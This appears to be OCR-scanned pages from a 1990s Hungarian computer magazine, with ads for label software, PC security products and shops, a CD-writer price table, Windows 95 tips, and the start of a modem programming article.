

Zweckform

WinLabel®

WinLabel verzió 2.02
etikett feliratozó szoftver:
csak 6.800,- Ft + ÁFA



Háttérszínek
Állandó
adatok
etikettenként

Különböző
fontok és
betű méretek
Képek
importálása
Sorszámozás
Vonalkódok

Adatok adatbázisból

**Teljes körű választék etikett címkékből,
minden nyomtatási technológiához.**

Több mint 250 változatban...és mind kapható!
További információt a programról Stankovics Attila ad.

Areco Kft.
1065 Budapest, Podmaniczky u. 9.
Telefon: 302-0158*, fax: 131-0340
E-Mail: arecoinf@mail.datanet.hu

PC-S ADATVÉDELEM ÉS ADATBIZTONSÁG

PCSI

Security Solutions For
Protecting Information Assets
Consulting Software Support

**VÉDI-E ÖN
LEGFONTOSABB
ÉRTÉKEIT,
AZ ADATOKAT?**

A PC SECURITY
STOPLOCK TERMÉK-
CSALÁDJA A MAXIMÁLIS
BIZTONSÁGOT NYÚJTJA:

STOPLOCK V, STOPLOCK 95, STOPLOCK CENTRAL ADMINIS-
TRATOR, USER UTILITY, STOPLOCK E-MAIL, STOPLOCK CONNECT,
SINGLE SIGN-ON, LAN NODE VERIFIKÁLÁS, JELSZÓ GENERÁTOR,
JELSZÓ ELLENŐRZÉS, SECURE CLIENT INTERFACE

ITSEC E3 = TCSEC B1+ SZINTŰ MINŐSÍTÉS:
A LEGMAGASABB A PC-S VILÁGBAN

A STOPLOCK termékek megfelelnek a **Y'2000**
ISO szabványnak: védik adatait a következő évezredben is!

TETA

TETA MAGNETIC Kft.
1134 Budapest,
Váci út 19.
Tel./fax: 111-5004,
140-2518

Gyártó	Típus	Sebesség: írás Kbájt/s	Sebesség: olvasás Kbájt/s	Interfész	Puffer (Mbájt)	Hozzáférfési idő (ms)	Lemezkezelés	Kiszere-lés	Audio-kimenet	Plug& Play	Szoftver	Tartozékok	Ár (Ft+áfa)	Forgalmazó
YAMAHA	CDR-400t	600	900	SCSI-2	2	250	Tálca	Belső	Van	n. a.	n. a.	n. a.	126 000	Kronos Trade Kft.
MITSUMI	CD-R CD2600te	350	1050	IDE/EIDE	1	200	Tálca	Belső	Van	Nincs	ToGo 4.0	3 Kodak írható CD, kábelek, szoftver	89 900	HRP Hungary Kft.
ACER	CRW 620	342	1026	SCSI	1	350	Tálca	Belső	Van	Nincs	n. a.	1 db lemez, SCSI kábel	130 000	HRP Hungary Kft.
HP	SureStore 6020i	300	900	SCSI-2	1	n. a.	Tálca	Belső	Van	Nincs	Easy-CD Pro	1 db lemez, driverrek, szoftver	82 500	FEFO Kft.
HP	SureStore 6020es	300	900	SCSI-2	1	n. a.	Tálca	Külső	Van	Nincs	Easy-CD Pro	1 db lemez, driverrek, szoftver	105 990	FEFO Kft.
HP	SureStore 6020ep	300	900	Paralel	1	n. a.	Tálca	Külső	Van	Nincs	Easy-CD Pro	1 db lemez, driverrek, szoftver	105 990	FEFO Kft.
TEAC	CD-R50S	600	600	SCSI	1	220	Tálca	Belső	Van	Van	WinOnCD 3.0	Kábelek, 1 db írható CD, Szoftver	119 900	PIXEL Multimédia Kft.
YAMAHA	CDR200t	300	900	SCSI-2	1	250	Tálca	Belső	Van	Van	Packer CD, Easy-CD Pro, WinOnCD, Toast	Audiokábel, 2 db CD, leírás, csavarok, SCSI kábel, szoftver	95 000	Storage System Kft.
YAMAHA	CDR200ix	300	900	SCSI-2	1	250	Tálca	Külső	Van	Van	Packer CD, Easy-CD Pro, WinOnCD, Toast	Audiokábel, 2 db CD, leírás, hálózati kábel, szoftver	110 000	Storage System Kft.
YAMAHA	CDR400t	600	900	SCSI-2	2	250	Tálca	Belső	Van	Van	Packer CD, Easy-CD Pro, WinOnCD, Toast	Audiokábel, 2 db CD, leírás, csavarok, SCSI kábel, szoftver	128 000	Storage System Kft.
YAMAHA	CDR400ix	600	900	SCSI-2	2	250	Tálca	Külső	Van	Van	Packer CD, Easy-CD Pro, WinOnCD, Toast	Audiokábel, 2 db CD, leírás, hálózati kábel, szoftver	139 000	Storage System Kft.
SONY	CDU-9265	300	900	SCSIS-2	512kb	220	Caddy	Belső	Van	Van	Packer CD, Easy-CD Pro, WinOnCD, Toast	Caddy, szoftver, leírás	99 000	Storage System Kft.
SONY	CDU-928E	300	1200	ATAPI	512kb	250	Caddy	Belső	Van	Van	Packer CD, Easy-CD Pro, WinOnCD, Toast	Caddy, szoftver, leírás	99 000	Storage System Kft.
TEAC	CD-R50S	600	600	SCSI-2	1	220	Tálca	Belső	Van	Van	WinOnCD, Toast	1 db CD, leírás, szofver, SCSI kábel, csavarok, audiokábel	135 000	Storage System Kft.
PHILIPS	CDR 2064EL	352,8	705,6	SCSI-2	1	350	Tálca	Belső	Van	Van	ToGo 4.0	SCSI kábel, tápkábel, 1 db CD, 1 toll	67 800	In-West Kft.
PHILIPS	CDE 2608	352,8	705,6	SCSI-2	1	350	Tálca	Külső	Van	Van	ToGo 4.0 IPW	SCSI kábel, tápkábel, 2 db CD, 1 toll	87 000	In-West Kft.
YAMAHA	CDR 4603EL	600	900	SCSI-2	2	250	Tálca	Belső	Van	Van	ToGo 4.0	SCSI kábel, tápkábel, 2 db CD, 1 toll	104 000	In-West Kft.
YAMAHA	CDE 4604	600	900	SCSI-2	2	250	Tálca	Külső	Van	Van	ToGo 4.0	SCSI kábel, tápkábel, 2 db CD, 1 toll, AdvanSys SCSI csatlólkártya	123 000	In-West Kft.
SONY	CDR 2800EL	300	1200	IDE	n. a.	n. a.	Caddy	Belső	Van	Van	ToGo 4.0	IDE kábel, tápkábel, 1 db caddy, 1 db CD, 1 toll	75 500	In-West Kft.
HP	SureStore 6020i	300	900	SCSI-2	1	n. a.	Tálca	Belső	Van	Nincs	Gear CD	1 db írható CD	89 992	ACOMP Kft.
YAMAHA	CDR200	300	900	SCSI-2	1	250	Tálca	Belső	Van	Van	nincs	1 db írható CD	71 992	ACOMP Kft.
YAMAHA	CDR400	600	900	SCSI-2	2	250	Tálca	Belső	Van	Van	nincs	nincs	109 992	ACOMP Kft.
PANASONIC	CW-7501	300	600	SCSI-2	512 Kbájt	n. a.	Tálca	Belső	Van	n. a.	Easy CD	1 db írható CD	99 992	ACOMP Kft.

TIPPTÁR

Windows trükkök

A WINDOWS 95 – MINDEN KÉNYELME ELLENÉRE – MEGLEHETŐSEN SOK MUNKÁT RÓ A FELHASZNÁLÓRA. OLYAN, MINT A CSALÁDI HÁZ: ÁLLANDÓAN TATAROZÁSRA SZORUL, S MÉG ÍGY SEM MENEKÜLÜNK MEG MINDIG AZ ÚJRATELEPÍTÉSTŐL. AZ ESETEK NAGY TÖBBSÉGÉBEN SZERENCSÉRE MINDEZT EGY APRÓ BEAVATKOZÁSSAL IS MEGÚSZHATJUK.

Ha meg kellene szerkeszteni a Windows térképét, olyan rajz ke-rekedne ki belőle, amelyben a legtöbb útvonal a Start gombtól indul ki, érinti a Control Panelt, majd ismét visszakanyarodik a Start menühöz. Ergonómiai szempontból nem rossz, hogy egy-két kattintással bármelyik programot elindíthatjuk, s az sem, hogy ugyanilyen egyszerűen közelíthetjük meg a rendszerbeállításokat.

Ám itt kezdődnek a bonyodalmak is. Az alábbiakban néhány könnyen „lezongorázható” és felettébb hasznos tippet ajánlunk a Windows 95-öt használó (kellően szívós) olvasóink figyelmébe.

Önindítás

Nemcsak a Windows 3.1-ben, hanem a Windows 95-ben is megtalálható az automatikus indítás funkció. Az automatikus indítást akkor érdemes igénybe venni,

ha rendszeresen ugyanazt a programot használjuk a Windows betöltése után. Például az órát, a karaktertáblát, netán a Word szövegszerkesztőt stb.

A Windows 3.1-ben ez úgy működik, hogy a kiválasztott program ikonját áthúzzuk a StartUp programcsoportba, vagy használjuk a File menü-

ben található *New/Program Item* funkciót. Ez azzal az eredménnyel jár, hogy betöltéskor a Windows automatikusan elindítja valamennyi programot, amely a StartUp csoportban található, így a mi alkalmazásunkat is.

A Windows 95-ben némileg másképpen kell eljárni. Kattintsunk a Start ikonra, majd a *Setupra*, végül a *Taskbar* menüpontra! Megjelenik a *Taskbar Properties* párbeszédablak, amelyben két regisztroldal közül választhatunk. Kattintsunk a *Start Menu Programs* feliratra!

Nyomjuk le az *Add* gombot, és a *Command Line* sorba írjuk be a *Winword* elérési útját (ha ez az a program, amelyet automatikusan akarunk elindítani)! Ha nem tudjuk fejből a pontos útnevet, kattintsunk a *Browse* gombra! Erre egy további ablak nyílik ki a képernyőn, amelyben megkereshetjük a szóban forgó állományt.

Ha kitöltöttük a *Command Line* sort, kattintsunk a *Next* gombra! A következő ablakban beállíthatjuk, melyik mappában hozza létre a Windows a parancsikont a *Winword* számára. A *Winword* automa-

tikus indításához kattintsunk duplán a *StartUp* folderre! Ismét a *Next*tel mehetünk tovább.


Következik a programnév kiválasztása (legyen ez például *Winword.exe*). Ha a megfelelő rovatot kitöltöttük, kattintsunk a *Finish* gombra, amivel el is végeztük a munkát. A többi a Windows feladata.

Befejezésül az *OK* gombra kattintva zárjuk be a *Taskbar Properties* ablakot! Legközelebb a Windows indításakor a *Winword* is automatikusan betöltődik, ami néhány másodpernyi időmegtakarítást eredményez.


Erőforrás-kutatás

A Windows rendszerrel kapcsolatban gyakran tesszük fel a kérdést, hogy mitől lassú a rendszer, van-e elegendő memóriánk? A rendelkezésünkre álló erőforrások ismerete olykor elengedhetetlen a rendszer optimalizálásához. Számtalan program választ ad a fenti kérdésekre, ám megeshet, hogy a monitorprogramok közül történetesen egy sincs a gépünkön. Nos, ha ilyen programra van szükségünk, szerencsére nem kell messzire mennünk. A *Windows 95 telepítőkészletében* ugyanis van (System Resource Meter né-


1. A Windows 95-ben a feladatsáv jellemzői tartalmazzák a Start menü beállításait
2. A Start menü tetszőlegesen bővíthető különféle programokkal
3. A Start menü bővítésében a program utasításai szerint kell eljárni
4. A StartUp mappa tartalmát a Windows indításkor automatikusan betölti


1


2

3

4

5

5. A parancsikon nevét a felhasználónak kell megadnia
6. A rendszer komponenseit a vezérlőpult segítségével változtathatjuk meg
7. A rendszer komponensei közül nem mindegyik kerül fel automatikusan a lemezre
8. A System Resource Meter a rendszer szabad erőforrásait monitorozza
9. A rendszer erőforrásaival célszerű takarékosan bánni
10. A Norton Commandert Windows 95 alatt is futtathatjuk, ám nem árt némi elővigyázatosság


ven) egy program, amely folyamatosan nyomon követi a rendszer szabad erőforrásait. Csakhogy ez a program a szokásos telepítést választva nem kerül fel a merevlemezre. Utólagos telepítéséről nekünk kell gondoskodni.

Helyezzük a CD-meghajtóba a Windows telepítőlemez! Kattintsunk a *Start* gombra, majd a *Settingsre*, végül válasszuk ki a *Control Panelt* (vezérlőpultot)! Tudvalevőleg innen érhetjük el a rendszerbeállításokat, itt adhatunk hozzá a rendszerhez új hardvert és szoftvert stb.

A *Control Panelben* fellelhető funkciók közül jelen esetben a programok hozzáadására, illetve eltávolítására van szükségünk. Kattintsunk duplán az *Add/Remove Programs* szimbólumra!

A *Properties* (programjellemzők) ablakban lapozzunk a *Windows Setup* regisztroldalra! Az ablak közepén egy lista látható a Windows komponensekkel. Válasszuk ki a listáról az *Accessoriest* (kellékeket)!

Kattintsunk most a *Details* gombra! A következő ablakban megadhatjuk, hogy a kellékek közül melyeket telepítse a Win-

6

7

dows. Látható, hogy egyik-másik komponens mellett a négyzetben jelzés (pipa) van, ami azt jelenti, hogy az előző telepítéskor ezek is felkerültek a gépre. Az üres négyzetek melletti programok – így a szóban forgó *System Resource Meter* – kimaradtak a telepítésből.


Az *Add/Remove* funkció egyébként úgy működik, hogy azokat a programokat, amelyek mellé kiteszük a jelet, feltelepíti a gép-


8

re, amelyek mellől viszont eltávolítjuk a jelet, törli. A jelen esetben tehát lehetőleg *ne módosítsunk semmit a Resource Meteren kívül*.

Folytatva a telepítést, „pipáljuk” ki a *System Resource*

9

10

Metert, majd kattintsunk az *OK* gombra! Visszajutunk a programjellemzőket tartalmazó ablakba, ahol nyomjuk le az *Apply* gombot.

A Windows megkeresi a CD-n (vagy floppyn) a megfelelő állományokat, és elvégzi a telepítést. Ennek végétével már csak egy teendőnk marad: rákattintani az *OK* gombra.

Ha végeztünk a telepítéssel, zárjuk be a *Control Panelt*. A *System Resource Meter* elindításához kattintsunk a *Start* gombra, majd a *Programsra*! A programlistából válasszuk ki az *Accessoriest*, innen pedig a *System Tools* menüpontot! Ez alatt találjuk a jól ismert rendszerkarbantartó programokat – a *Defragmentert*, a *ScanDisket* stb. –, valamint az imént telepített *System Resource Metert*.

Elindítva a programot mindössze annyi történik, hogy alul, a taskbar (feladatsáv) szélén egy ikon jelenik meg. Kattintsunk rá a jobb egérgombbal, és a két lehetséges opció közül válasszuk ki a *Detailst* (a másik az *Exit*)!

A képernyőre feljön egy ablak, amelyben egy sávdiaagram mutatja a szabad erőforrásokat. A *Resource Meter* külön diagramon ábrázolja a rendszer-, a felhasználói, valamint a grafikus (GDI) erőforrásokat (százalékban). A „műszer” mindig az aktuális állapotot mutatja, tehát ha elindítunk egy újabb programot vagy más tevékenységet a gépen, azonnal jelzi,


hogy milyen mértékben terhelik ezek a gépet. A *Resource Meter* egyetlen hátránya, hogy maga is fogyasztja az erőforrásokat, így némiképp lassítja a rendszert. Ha már nincs szükség rá, a jobb egérgombbal és az *Exit* menüpont kiválasztásával vehetünk búcsút tőle.

Norton a Windowsban

A szokás hatalma: sok felhasználó még Windows 95 alatt is szívesebben használja a Norton Commandert, mint mondjuk az *Explorert*. Nem csoda, hiszen a Nortonnal ké-

nyelmesen lehet fájlokat, könyvtárakat másolni, törölni, létrehozni stb. A bökenő csak az, hogy *Windows 95* alatt a *Commander* funkciói közül némelyik nem úgy működik, mint kellene. Sőt, ha nem vigyázunk, még *gali-bát is okozhat*.

A *Windows 95* például megengedi a hosszú fájlnevek használatát, egészen 255 karakterig. A Norton *Commander* viszont csak a 8+3 karakterből álló neveket ismeri: a fájlnev legfeljebb nyolc, a kiterjesztés pedig három karakternyi lehet. Ennek az lehet a következménye, hogy például másolásakor a hosszú fájlnevekből csak nyolc karakter marad meg, a többi elvész, amiből óriási bonyodalmak származhatnak. Röviden: *lehetőleg ne használjuk a Norton Commandert fájlok másolására Windows 95 alatt*.



11

A másik nehézséget az *egérkezelés* jelenti. A *Windows 95* nem „szereti” a DOS-os egérmeghajtót, csak a sajátját, az előbbi ugyanis lelassítja a rendszert. A *Windows* meghajtóval kapcsolatban viszont az a gond, hogy nem mindig működik a DOS-ablakban. Egy kis beavatkozással azonban ezen is segíthetünk.

Kattintsunk a *Start* gombra, majd a *Programs* listában válasszuk ki az *MS-DOS Prompt*! Nyomjuk le az *Alt-*

11. A DOS-programok jellemzői között állíthatjuk be az egér viselkedését
12. Megfelelő beállítással a DOS-ablakban is használhatjuk a Windows egeret

12

Space billentyűkombinációt, mire megjelenik egy menü. Kattintsunk ebben a *Properties* menüpontra!

A jellemzőket tartalmazó ablakban lapozzunk a *Misc* (egyebek) oldalra! Itt a *Mouse* című részben jelöljük be az *Exclusive*

mode opció mellett álló négyzetet! Ha ezenfelül még azt is szeretnénk, hogy az egér segítségével szövegeket lehessen átmásolni a DOS-ablakból különféle *Windows* programokba, jelöljük be a *QuickEdit* opciót is, ugyancsak a *Mouse* című részben!

Ezzel elérjük, hogy az egér segítségével a DOS-ablakban kijelölt szöveget a vágólapra másolhatjuk. A vágólap tartalmát azután az *Edit/Paste* parancs segítségével beszúrhatjuk egy windowsos alkalmazásba (például egy szövegszerkesztőbe).

Az új beállításokat az *OK* gombra kattintva rögzíthetjük. Ha most elindítjuk a Norton *Commander*t, a programablakban minden további nélkül rendelkezésünkre áll az egér. A „trükköt” egyébként sok más *DOS-programban is kipróbálhatjuk, amelyek egérrel (is) vezérelhetők, így például a játékprogramokban.*

**QWERTY
COMPUTER**
Alapítva: 1984-ben

1111 Budapest Bartók Béla út 14.
Tel: 166-9377 (4 vonal) Fax: 185-2687
Faxinfo árlistákkal: 166-8292
Internet: http://www.qwerty.hu
Nyitva: Hétfő - Péntek 10 - 18 óráig

PENTIUM

SZÁMÍTÓGÉPEK TETSZŐLEGES
KIÉPÍTÉSBE, 3 ÉV GARANCIÁVAL

NOTEBOOK

COMPAQ PORTOCOM GSM TELEFONOK

SZÁMÍTÓGÉPEK SZERVÍZE

INTERNET

CSATLAKOZZON
TELJES SEBESSÉGGEL

WEB lap készítés, üzemeltetés. Előfizetőinknek ingyenes oldal elhelyezés. Internet csatlakozás kiépítése. Nagysebességű Internet kapcsolat vállalkozóknak: ISDN bérelt vonal, routerek és hálózati konfigurálás.

EPSON, HP, CANON nyomtatók, kiegészítők. **UMAX, EPSON, AGFA** szkennerek. Multimédia, CD ROM-ok, CD-írás, DTP rendszerek. Modemek viszonteladók is, GSM-adatátvitel. Szoftverek, tartozékok, kiegészítő eszközök, szakkönyvek **SZÉLES VÁLASZTÉKÁVAL VÁRJUK!**

Világújdonság az EPSON-tól

Stylus Photo

Az igazi fotó minőségű nyomtató
6 szín color, 720 dpi, finom színárnyalatok, 105 500 Ft

SZÁMÍTÓGÉPEK

Stylus COLOR
tintasugaras nyomtatók

400	600	800	1520
720 dpi	1440 dpi	1440 dpi	1440 dpi
44 900 Ft	66 400 Ft	94 900 Ft	189 900 Ft

EPSON
TINTASUGARAS,
LÉZER,
MÁTRIX NYOMTATÓK,
KELLÉKEK,
EPSON, RENKER PAPIROK
TELJES VÁLASZTÉKA

DIGITÁLIS KAMERA
EPSON
PHOTO PC 500
95 500 Ft

LCD TFT 1.8" MONITOR
41 200 Ft

2-4 MB RAM BŐVÍTHETŐSÉG!

**EPSON AGFA UMAX
SZKENNEREK**
UMAX Astra:

600 P	69 900 Ft
600 S	79 900 Ft
300x600 dpi opt., szín: 30 bit	1200 S
600x1200 dpi opt., szín: 30 bit	1200 S + Photoshop 4.0
diafeltét: ...	184 000 Ft
...	39 900 Ft

Áraink az áfát nem tartalmazzák.

QWERTY COMPUTER Kft. EPSON IBM SZAKÜZLET 1114 Budapest, Bartók Béla út 9. Telefon: 166-5419
 Faxinfo árlistákkal: 166-8292 Internet: http://www.qwerty.hu nyitvatartás: hétfő - péntek 10-18 óráig

HEJ, HAYES!

Modemprogramozás (Assembly)

A modem nem egyéb, mint *adatfogadó és -továbbító eszköz*. Az egyik végével rendszert a soros portra csatlakozik, míg a másikkal – a telefonvonalon keresztül – egy távolabbi modemhez. Két alapvető üzemmódja van: a *parancsmód és az adatmód*. Parancsmódban a modem megpróbálja értelmezni a kapott adatokat, és az értelmezés sikerétől függően reagál a parancsra. Adatmódban viszont a kapott információt továbbítja a másik modem felé.

